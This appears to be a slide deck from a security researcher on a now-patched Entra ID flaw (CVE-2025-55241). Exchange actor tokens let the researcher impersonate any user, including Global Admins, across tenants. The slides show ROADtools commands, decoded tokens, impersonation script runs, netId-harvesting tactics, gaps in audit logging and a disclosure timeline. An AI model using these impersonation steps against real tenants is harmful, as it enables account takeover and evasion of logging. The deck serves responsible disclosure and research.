Requesting token with scope https://graph.microsoft.com/.default offline_access
Tokens were written to .roadtools_auth
(ROADtools) → ROADtools git:(master) X roadtX describe
{
  "alg": "RS256",
  "kid": "_jNwjeSnvTTK8Xedr5QUPkBRLLo",
  "nonce": "pC0KCCXC1uFFNEKrnTujc_0v0p7Nl9-TWZT-Xn2mgAo",
  "typ": "JWT",
  "x5t": "_jNwjeSnvTTK8Xedr5QUPkBRLLo"
}
{
  "aid": "k2RgYEi8Fe3ZvFnxUqli5bUHhNwv02hksk9h969gU06WlFV6AZsB",
  "app_displayname": "Office 365 Exchange Online",
  "appid": "00000002-0000-8ff1-ce00-000000000000",
  "appidacr": "2",
  "aud": "https://graph.microsoft.com",
  "exp": 1752827614,
  "iat": 1752748914,
  "idp": "https://sts.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/",
  "ldtyp": "app",
  "iss": "https://sts.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/",
  "nbf": 1752748914,
  "oid": "a761cbb2-fbb6-4c80-aa50-5b4962316eb2",
  "rh": "1.AX0A1 KHVn9PIk0UahofY hvAMAAAAAAAAAAAAAAAAAACTAQ08AA.",
  "roles": [
    "Directory.Read.All",
    "Domain.ReadWrite.All",
    "EduRoster.Read.All",
    "Group.ReadWrite.All",
    "Policy.Read.All",
    "User.Read.All"
  ],
  "sub": "8761c002-1000-8ca0-a030-504962316eb2",
  "tenant_region_scope": "EU",
  "tid": "6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "uti": "4gCDBZpFV0K6viqcuEUIAA",
  "ver": "1.0",
  "wids": [
    "0997a1d0-0d1d-4acb-b488-d5ca73121e90"
  ],
  "xms_cc": [
    "CP1"
  ],
  "xms_ftd": "VpL4YAiaT6yPIEN2c_5lN6c8XDrqGo0jK1Pa300RJ0M0c3dLZGVuYy1",
  "xms_idrel": "7 28",
  "xms_rd": "0.42LlVBjLLBES4WAXEjrv12-n1vGVXnccw52z9_fgKcQgL3ij4l3n9X-W11FhTn1HLXB4pyCAkwM00AASgNAA",
  "xms_spcu": "true",
  "xms_tcdt": 1573808047,
  "xms_tdbr": "EU"
}
(ROADtools) → ROADtools git:(master) X
```

```
"roles": [
  "Directory.Read.All",
  "Domain.ReadWrite.All",
  "EduRoster.Read.All",
  "Group.ReadWrite.All",
  "Policy.Read.All",
  "User.Read.All"
],
```



Domain.ReadWrite.All

- Allows us to configure custom domains.
- Removing / adding domains.
- Modifying the federation configuration on domains.
- Modify the federation token signing certificate.
- Changing MFA acceptance in federated tokens.

This will get you high privileged accounts in most Entra ID environments.



July 12th - More actor token experiments


What if I request a token for the Azure AD graph?

```
(ROADtools) → ROADtools git:(master) X roadtx describe -f .roadtools_actortoken
```

```
{  
  "alg": "RS256",  
  "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",  
  "typ": "JWT",  
  "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"  
}  
{  
  "aud": "00000002-0000-0000-c000-000000000000/graph.windows.net(6287f28f-4f7f-4322-9651-a8697d8fe1bc",  
  "exp": 1752668227,  
  "iat": 1752581527,  
  "identityprovider": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",  
  "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",  
  "nameid": "00000003-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",  
  "nbf": 1752581527,  
  "oid": "54b0fdbc-05a1-4c03-b7bb-e7a4fe3bed40",  
  "rh": "1.AXQaj_KHYn9PIk0WUahpfY_hvAIAAAAAAAAAwAAAAAAAAActAQB0AA.",  
  "sub": "54b0fdbc-05a1-4c03-b7bb-e7a4fe3bed40",  
  "trustedfordelegation": "true",  
  "xms_spcu": "true"  
}
```

```
(ROADtools) → pocs git:(master) X roadtx describe -f .roadtools_auth
{
  "alg": "none",
  "typ": "JWT"
}
{
  "actortoken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Il9qTndqZVNudlRUSzhYRWRyM...
  "aud": "00000002-0000-0000-c000-000000000000/graph.windows.net",
  "exp": 1753221066,
  "iat": 1753220766,
  "iss": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "nameid": "1003200087D335D0",
  "nbf": 1753220766,
  "nii": "urn:federation:MicrosoftOnline",
  "sip": "dirkjan@iminyour.cloud",
  "smtp": "dirkjan@iminyour.cloud",
  "upn": "dirkjan@iminyour.cloud"
}
```

netId / nameid property



The screenshot shows the ROADrecon interface. On the left is a navigation menu with items: Home, Users, Groups, Devices, Administrative Units, Directory roles, and Applications. The main area has a filter set to 'dirkjan'. Below the filter, there are two rows of user information. The first row shows 'Dirk-jan' under the 'Name' column. The second row shows 'Dirk-jan M...' under the 'Name' column. A modal window is open over the second row, displaying the user's details. The 'netId' property is highlighted with a red box.

Dirk-jan

```
description: can manage all aspects of MICROSOFT Entra ID a
displayName: "Global Administrator"
mobile: null
msExchMailboxGuid: null
msExchRecipientTypeDetails: null
msExchRemoteRecipientType: null
netId: "1003200087D335D0"
objectId: "34c0abec-4cf2-490b-bbe1-2c7be9cabb1"
objectType: "User"
onPremisesDistinguishedName: null
onPremisesObjectIdentifier: null
```



Raising the impact

From a compromised exchange hybrid on-prem we can now:

- Modify/create users
- Assign roles
- Manage apps and API permissions
- Create new Global Admins
- Modify Conditional Access policies
- etc

while bypassing all possible security controls.



July 14th – the disclosure

Because of the new impact I felt reporting this to MSRC was probably the better route.

While writing my report I tried a few more alternative attacks.

User not found... but token accepted?

```
(ROADtools) → pocs git:(master) X python getimpersonationtoken.py dirkjan@iminyour.cloud 1003200087D335D0
Generating impersonation token for dirkjan@iminyour.cloud @ 00000002-0000-0000-c000-000000000000/graph.windows.net@b9fb93c1-c0c8-4580-99f3-d1b540cada32
(ROADtools) → pocs git:(master) X roadtx graphrequest 'https://graph.windows.net/myorganization/policies?api-version=1.61-internal'
403
{
  "odata.error": {
    "code": "Authentication_Unauthorized",
    "message": {
      "lang": "en",
      "value": "User was not found."
    },
    "requestId": "1f79537b-a610-4547-826a-c9c966073672",
    "date": "2025-07-14T13:19:45"
  }
}
```

```
{
  "odata.error": {
    "code": "Authentication_Unauthorized",
    "message": {
      "lang": "en",
      "value": "User was not found."
    },
    "requestId": "1f79537b-a610-4547-826a-c9c966073672",
    "date": "2025-07-14T13:19:45"
  }
}
```

Figuring out my own netId

```
"family_name": "Mollema",  
"given_name": "Dirk-jan",  
"idtyp": "user",  
"ipaddr": [REDACTED],  
"name": "Dirk-jan Mollema",  
"oid": [REDACTED],  
"platf": "3",  
"puid": "100320018622FD08",  
"rh": "1.AQwAwZP[REDACTED]",  
"scp": "email openid Organization.Read.All Policy.ReadWrite.Applicatio  
nConfiguration profile User.Read",
```

Making sure I was not crazy

Using a guest user in a different test tenant, query the netId of a Global Admin, and use that to impersonate the Global Admin.

```
(ROADtools) → pocs git:(master) X python getimpersonationtoken.py dirkjan@iminyour.cloud 100320018622FD08  
Targeting tenant e408897f-9dd3-445d-b78d-9eaab9227cb4  
Generating impersonation token for 100320018622FD08 @ 00000002-0000-0000-c000-000000000000/graph.windows.net
```

```
(ROADtools) → pocs git:(master) X roadtx graphrequest 'https://graph.windows.net/myorganization/users/cloudadmin@onprem.outsider.training'  
{  
  "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects/@Element",  
  "odata.type": "Microsoft.DirectoryServices.User",  
  "userPrincipalName": "cloudadmin@onprem.outsider.training",  
  "netId": "10032004208AF571"  
}
```

Impersonating the Global Admin

```
(ROADtools) → pocs git:(master) X python getimpersonationtoken.py dirkjan@iminyour.cloud 10032004208AF571
Targeting tenant e408897f-9dd3-445d-b78d-9eaab9227cb4
Generating impersonation token for 10032004208AF571 @ 00000002-0000-0000-c000-000000000000/graph.windows.net
```

```
(ROADtools) → pocs git:(master) X roadtx graphrequest 'https://graph.windows.net/myorganization/users?api-version=1.61-internal'
{
  "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects",
  "value": [
    {
      "odata.type": "Microsoft.DirectoryServices.User",
```

```
(ROADtools) → temp git:(master) X roadrecon gather --mfa -d roadrecon_at.db
Starting data gathering phase 1 of 2 (collecting objects)
Starting data gathering phase 2 of 2 (collecting properties and relationships)
ROADrecon gather executed in 7.07 seconds and issued 1210 HTTP requests.
```

user@ubuntu:~/ROADtools/pocs

user@ubuntu:~/ROADtools/pocs

roadrecon gui

user@ubuntu:~/ROADtools/pocs 131x42

```
(ROADtools) → pocs git:(master) X
```

Stress levels



Unauthenticated cross-tenant Entra ID access as any user

VULN-158671

 Activity

 Attachments

 Description

 Disclosure



Submitter created this report.

14 Jul 2025, 17:40



Description

Exchange hybrid / exchange online, and probably many other internal Microsoft services, use Service to Service (S2S) tokens to authenticate against other resources. These S2S tokens allow many services to impersonate arbitrary users in the destination service. Exchange is authorized to request S2S actor tokens for the Azure AD graph resource (`graph.windows.net`), which allow it to act as any user in the tenant when communicating with this service. These S2S actor tokens:



Prerequisites


To compromise an arbitrary tenant we need to know:

- 👤 The tenant ID (public information)
- 👤 A valid netId

Strategies:

- 👤 Find netIds in tokens (PUID claim)
- 👤 Brute force netIds (they are sequential)
- 👤 Abuse B2B trusts

Guest user links



Guest account altSecIds

Object

acceptedAs: "inviteme@crosstenantdev.onmicrosoft.com"

acceptedOn: "2022-07-25T12:10:18"

accountEnabled: true

ageGroup: null

alternativeSecurityIds: Array[1]

0: Object

identityProvider: null

key: "EAMgAhA0qdc="

type: 5

usageLocation: "NL"

userPrincipalName: "inviteme_crosstenantdev.onmicrosoft.com#EXT#@iminyourcloud.onmicrosoft.com"

userState: "Accepted"

userStateChangedOn: "2022-07-25T12:10:18"

userType: "Guest"

Based on *netid* property in home tenant

Recipe 📁 🗑️ 🔍 **Input**

From Base64 🕒 ⏸

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars Strict mode

To Hex 🕒 ⏸

Delimiter: None Bytes per line: 0

To Upper case 🕒 ⏸

Scope: All

Output


100320021034A9D7

Invite Me


```
mobile: null
msExchMailboxGuid: null
msExchRecipientTypeDetails: null
msExchRemoteRecipientType: null
netId: "100320021034A9D7"
objectId: "4c198c75-1771-458c-9a33-8ffe2f9d47e0"
objectType: "User"
```

Linking guest accounts


Between tenants




Cross-tenant compromise



Hopping over B2B trusts







Audit logs

Reading / gathering information did not leave any logs at the time.

Making changes with this method, the audit logs look “odd”

Initiated by (actor)

Type

User

Display Name

Office 365 Exchange Online

Object ID

34c0abec-4cf2-490b-bbe1-2c7be9cabbb1

IP address

94.211

User Principal Name

dirkjan@iminyour.cloud

Cloud app events have more details

▼ Actor	[{"ID":"dirkjan@iminyour.cloud","Type":"5"},{"ID":"1003200087D335D0","Type":"3"},{"ID":"Office 365 Exchange Online","Type":"1"}]
> 0	{"ID":"dirkjan@iminyour.cloud","Type":"5"}
> 1	{"ID":"1003200087D335D0","Type":"3"}
> 2	{"ID":"Office 365 Exchange Online","Type":"1"}
> 3	{"ID":"00000002-0000-0ff1-ce00-000000000000","Type":"2"}
> 4	{"ID":"User_34c0abec-4cf2-490b-bbe1-2c7be9cabbb1","Type":"2"}
> 5	{"ID":"34c0abec-4cf2-490b-bbe1-2c7be9cabbb1","Type":"2"}
> 6	{"ID":"User","Type":"2"}



Disclosure timeline

- July 12, 2025 - found actor tokens work on AAD Graph
- July 14, 2025 - reported issue to MSRC.
- July 14, 2025 - MSRC case opened.
- July 15, 2025 - reported further details on the impact.
- July 15, 2025 - MSRC requested to halt further testing of this vulnerability.
- July 17, 2025 - Microsoft pushed a fix for the issue globally into production.
- July 23, 2025 - Issue confirmed as resolved by MSRC.
- August 6, 2025 - Further mitigations pushed out preventing Actor tokens being issued for the Azure AD Graph with SP credentials.
- August 7, 2025 - CISA emergency directive prompting Exchange hybrid service principal migration
- September 4, 2025 - CVE-2025-55241 issued.
- September 17, 2025 - Release of blogpost on this topic.



Further developments

- The split service principal deployment for Exchange is now mandatory, no more shared service principal.
- Actor tokens are no longer accepted by Exchange Online or SharePoint online.
- The usage of actor tokens in the backend seems to be further reduced.

One Token to rule them all

Obtaining Global Admin in every Entra ID tenant via Actor tokens